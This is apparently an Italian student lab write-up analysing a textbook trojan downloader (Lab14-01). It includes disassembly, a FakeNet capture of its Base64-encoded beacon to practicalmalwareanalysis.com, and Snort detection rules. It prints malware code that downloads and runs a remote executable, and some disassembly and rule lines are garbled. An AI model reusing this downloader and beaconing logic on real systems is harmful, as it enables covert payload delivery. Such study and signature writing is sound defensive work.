
History ①

Creation Time	2011-02-27 17:54:15 UTC
First Seen In The Wild	2021-03-21 05:04:54 UTC
First Submission	2012-06-12 15:13:13 UTC
Last Submission	2023-06-19 06:02:41 UTC
Last Analysis	2023-06-20 04:34:57 UTC

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	15990	16384	6.5	7f2be411030d49c452f4388aa67d9ad9	111086.31
.rdata	20480	2344	4096	3.63	4baed10b76b025fa3cd2e327e7ba805e	320460.75
.data	24576	7772	4096	1.42	bed670bc7103823f76bf186ff88929fb	776109.5

L'eseguibile creato in data 27-02-2011 viene riconosciuto come trojan-downloader.

La grandezza virtuale non è molto più grande di quella fisica quindi si presume che non sia compresso. L'entropia del testo è alta quindi potrebbe essere offuscato.



Il pacchetto è stato compilato con Microsoft Visual c++.

l@	@@f9
4P@	@@f9
X~@	=@P@
5Ti@	SS@SSPVSS
PSS	D\$4
PVW	t2U
5 <i><</i> i@	t#SSUP
8i@	t\$\$VSS
8"uD	<u>P@</u>
"t)	uL:
8"uF@	DP@
8\u	t<8
8"u,	UWV
u%3	8P@
^[_	^]YY

Vediamo molte stringhe senza apparente significato, probabilmente offuscate.

1) Quali librerie di rete utilizza il malware e quali sono i suoi vantaggi?

kernel32.dll	-	implicit	42	Windows NT BASE API Client DLL
advapi32.dll	-	implicit	2	Advanced Windows 32 Base API
urlmon.dll	x	implicit	1	OLE32 Extensions for Win32

functions (45)	blacklist ...	ordinal (0)	library (3)
CreateProcessA	x	-	kernel32.dll
TerminateProcess	x	-	kernel32.dll
GetEnvironmentStrings	x	-	kernel32.dll
GetEnvironmentStringsW	x	-	kernel32.dll
WriteFile	x	-	kernel32.dll
GetCurrentHwProfileA	x	-	advapi32.dll
URLDownloadToCacheFileA	x	-	urlmon.dll
Sleep		-	kernel32.dll
FlushFileBuffers		-	kernel32.dll
GetStringTypeW		-	kernel32.dll
GetCommandLineA		-	kernel32.dll
GetVersion		-	kernel32.dll
ExitProcess		-	kernel32.dll
GetCurrentProcess		-	kernel32.dll
UnhandledExceptionFilter		-	kernel32.dll
GetModuleFileNameA		-	kernel32.dll
FreeEnvironmentStringsA		-	kernel32.dll
FreeEnvironmentStringsW		-	kernel32.dll
WideCharToMultiByte		-	kernel32.dll
SetHandleCount		-	kernel32.dll
GetStdHandle		-	kernel32.dll
GetFileType		-	kernel32.dll

La libreria di rete importata è urlmon che ci viene anche segnalata in blacklist.

Di questa libreria utilizza la funzione URLDownloadToCacheFileA alla riga 401209.

```

• .text:004011D0      movsx  eax, [ebp+var_214]
• .text:004011D7      push    eax
• .text:004011D8      mov     ecx, [ebp+Str]
• .text:004011DB      push    ecx
• .text:004011DC      push    offset Format ; "http://www.practicalmalwareanalysis.com"...
• .text:004011E1      lea    edx, [ebp+Buffer]
• .text:004011E7      push    edx      ; Buffer
• .text:004011E8      call   _sprintf
• .text:004011ED      add    esp, 10h
• .text:004011F0      push    0        ; LPBINDSTATUSCALLBACK
• .text:004011F2      push    0        ; DWORD
• .text:004011F4      push    200h    ; cchFileName
• .text:004011F9      lea    eax, [ebp+ApplicationName]
• .text:004011FF      push    eax      ; LPSTR
• .text:00401200      lea    ecx, [ebp+Buffer]
• .text:00401206      push    ecx      ; LPCSTR
• .text:00401207      push    0        ; LPUNKNOWN
• .text:00401209      call   URLDownloadToCacheFileA
• .text:0040120E      mov    [ebp+var_41C], eax
• .text:00401214      cmp    [ebp+var_41C], 0
• .text:0040121B      jz     short loc_401221
• .text:0040121D      xor    eax, eax
• .text:0040121F      jmp    short loc_401281
+---+

```

2) Quali elementi di origine vengono utilizzati per costruire il beacon di rete e quali condizioni causerebbero il cambiamento del beacon?

Gli ultimi 12 byte del GUID per il profilo hardware corrente del sistema, che è specifico per ciascun utente, e il nome utente corrente vengono utilizzati per costruire il beacon. Un utente diverso che ha effettuato l'accesso o un profilo hardware diverso causerebbe la modifica del beacon.

La prima cosa che fa il malware è chiamare GetCurrentHwProfile ed estrarre gli ultimi 12 byte del GUID a 36 byte per il profilo hardware dell'utente corrente. Quindi chiama GetUserName . Entrambi vengono inseriti in una stringa di formato, con il nome utente per primo e il GUID per secondo.

```

.text:004012B9 FF 15 00 50 40 00 call ds:GetCurrentHwProfileA
.text:004012BF 0F BE 95 A4 FF FE+movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
.text:004012BF FF
.text:004012C6 52 push edx
.text:004012C7 0F BE 85 A3 FF FE+movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
.text:004012C7 FF
.text:004012CE 50 push eax
.text:004012CF 0F BE 8D A2 FF FE+movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
.text:004012CF FF
.text:004012D6 51 push ecx
.text:004012D7 0F BE 95 A1 FF FE+movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
.text:004012D7 FF
.text:004012DE 52 push edx
.text:004012DF 0F BE 85 A0 FF FE+movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
.text:004012DF FF
.text:004012E6 50 push eax
.text:004012E7 0F BE 8D 9F FF FE+movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
.text:004012E7 FF
.text:004012EE 51 push ecx
.text:004012EF 0F BE 95 9E FF FE+movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
.text:004012EF FF
.text:004012F6 52 push edx
.text:004012F7 0F BE 85 9D FF FE+movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
.text:004012F7 FF
.text:004012FE 50 push eax
.text:004012FF 0F BE 8D 9C FF FE+movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
.text:004012FF FF
.text:00401306 51 push ecx
.text:00401307 0F BE 95 9B FF FE+movsx edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
.text:00401307 FF
.text:0040130E 52 push edx
.text:0040130F 0F BE 85 9A FF FE+movsx eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
.text:0040130F FF
.text:00401316 50 push eax
.text:00401317 0F BE 8D 99 FF FE+movsx ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
.text:00401317 FF
.text:0040131E 51 push ecx
.text:0040131F 68 64 60 40 00 push edx, [ebp+var_10098]
.text:00401324 8D 95 68 FF FE FF lea edx, [ebp+var_10098] ; Buffer
.text:0040132A 52 push _sprintf
.text:0040132B E8 98 01 00 00 call esp, 38h
.text:00401330 83 C4 38 add [ebp+pcbBuffer], 7FFFh
.text:00401333 C7 85 FC FF FE FF+mov
.text:00401333 FF 7F 00 00
.text:0040133D 8D 85 FC FF FE FF lea eax, [ebp+pcbBuffer]
.text:00401343 50 push eax ; pcbBuffer
.text:00401344 8D 8D 00 80 FF FF lea ecx, [ebp+Buffer]
.text:0040134A 51 push ecx ; lpBuffer
.text:0040134B FF 15 04 50 40 00 call ds:GetUserNameA
.text:00401351 85 C0 test eax, eax
.text:00401353 75 07 jnz short loc_40135C

```


La stringa viene poi codificate in Base64.

3) Perché le informazioni incorporate nel beacon di rete potrebbero interessare l'attaccante?

Da queste informazioni l'attaccante ha un nome utente valido per il sistema e inoltre identifica in modo univoco l'host anche se più utenti venissero infettati.

4) Il malware utilizza la codifica Base64 standard? In caso contrario, in che modo la codifica è insolita?

Il malware non utilizza Base64 standard. Usa il carattere ‘a’ invece che ‘=’ per il padding.



5) Qual è lo scopo generale di questo malware?

Questo programma è un downloader. Il malware si identifica in modo univoco su un server con una richiesta GET e scarica un file eseguibile con un'estensione .png. L'eseguibile viene quindi eseguito.

6) Quali elementi della comunicazione del malware possono essere effettivamente rilevati utilizzando una firma di rete?

Abbiamo visto che il malware scarica un eseguibile dal dominio

www.practicalmalwareanalysis.com, è possibile quindi filtrare le richieste verso quel dominio ed in particolare al file .png che tenterà si scaricare.

7) Quali errori potrebbero commettere gli analisti nel tentativo di sviluppare una firma per questo malware?

Utilizzando come parametro una stringa troppo specifica, che non tenga conto dei parametri del nome utente e host. Basandosi solo sulle richieste al file .png in questione, magari in futuro potrebbe cambiare.

8) Quale set di firme rileverebbe questo malware (e varianti future)?




C:\Users\unina\Desktop\Tools\fakenet1.4.11\fakenet.exe

Version 1.4.11

Developed by FLARE Team

```
07/13/23 12:08:24 PM [FakeNet] Loaded configuration file: configs\default.ini
07/13/23 12:08:24 PM [Divterer] Capturing traffic to packets_20230713_120824.pcap
07/13/23 12:08:24 PM [FTP] >>> starting FTP server on 0.0.0.0:21, pid=4732 <<
07/13/23 12:08:24 PM [FTP] concurrency model: multi-thread
07/13/23 12:08:24 PM [FTP] masquerade (NAT) address: None
07/13/23 12:08:24 PM [FTP] passive ports: 60000->60010
07/13/23 12:08:24 PM [Divterer] Failed getting registry value NameServer.
07/13/23 12:08:24 PM [Divterer] Failed to notify adapter change on {B126F33B-5979-4190-B0C4-51DB1A086939}
07/13/23 12:08:24 PM [Divterer] Failed to call OpenService
07/13/23 12:08:30 PM [Divterer] msedge.exe (1640) requested UDP 239.255.255.250:1900
07/13/23 12:08:34 PM [Divterer] System (4) requested UDP 10.211.55.255:137
07/13/23 12:08:46 PM [Divterer] Lab14-01.exe (5488) requested TCP 3.33.152.147:80
07/13/23 12:08:46 PM [HTTPListener80] GET /ODA6NmU6NmY6NmU6Njk6NjMtdW5pbmEa/a.png HTTP/1.1
07/13/23 12:08:46 PM [HTTPListener80] Accept: */*
07/13/23 12:08:46 PM [HTTPListener80] Accept-Encoding: gzip, deflate
07/13/23 12:08:46 PM [HTTPListener80] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; Tablet PC 2.0)
07/13/23 12:08:46 PM [HTTPListener80] Host: www.practicalmalwareanalysis.com
07/13/23 12:08:46 PM [HTTPListener80] Connection: Keep-Alive
07/13/23 12:08:46 PM [HTTPListener80] Divterer] msedge.exe (3504) requested TCP 40.71.99.188:443
07/13/23 12:09:03 PM [Divterer] msedge.exe (3504) requested TCP 40.71.99.188:443
```



Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars

Strict mode

Input

```
0DA6NmU6NmY6NmU6Njk6NjMtdW5pbmE=
```

Output

```
D0:6e:6f:6e:69:63-unina
```

GET /0DA6NmU6NmY6NmU6Njk6NjMtdW5pbmEa/a.png HTTP/1.1

```
unina@software-security:~$ dig practicalmalwareanalysis.com

; <>> DiG 9.18.1-1ubuntu1.3-Ubuntu <>> practicalmalwareanalysis.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 4095
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;practicalmalwareanalysis.com. IN A

;; ANSWER SECTION:
practicalmalwareanalysis.com. 5 IN A 3.33.152.147
practicalmalwareanalysis.com. 5 IN A 15.197.142.173

;; Query time: 20 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Thu Jul 13 12:29:07 UTC 2023
;; MSG SIZE rcvd: 89
```

Regole base

```
1. alert tcp any any -> 3.33.152.147 any (msg:"Rilevato collegamento a Practical Malware Analysis (IP 3.33.152.147)"; content:"Host: www.practicalmalwareanalysis.com"; sid:1000001;)
2. alert tcp any any -> 15.197.142.173 any (msg:"Rilevato collegamento a Practical Malware Analysis (IP 15.197.142.173)"; content:"Host: www.practicalmalwareanalysis.com"; sid:1000002; )
```

Regola più robusta

```
1. alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS \
2.  (msg:" Rilevato collegamento a Practical Malware Analysis beacon; \
3.  content:"GET"; http_method; \
4.  pcre:"/#[a-zA-Z0-9+]{24}([a-zA-Z0-9+/]{3}([a-zA-Z0-9+/]{1})+\/\2\.[a-zA-Z0-9]{3})/"; \
5.  sid:1926017)
```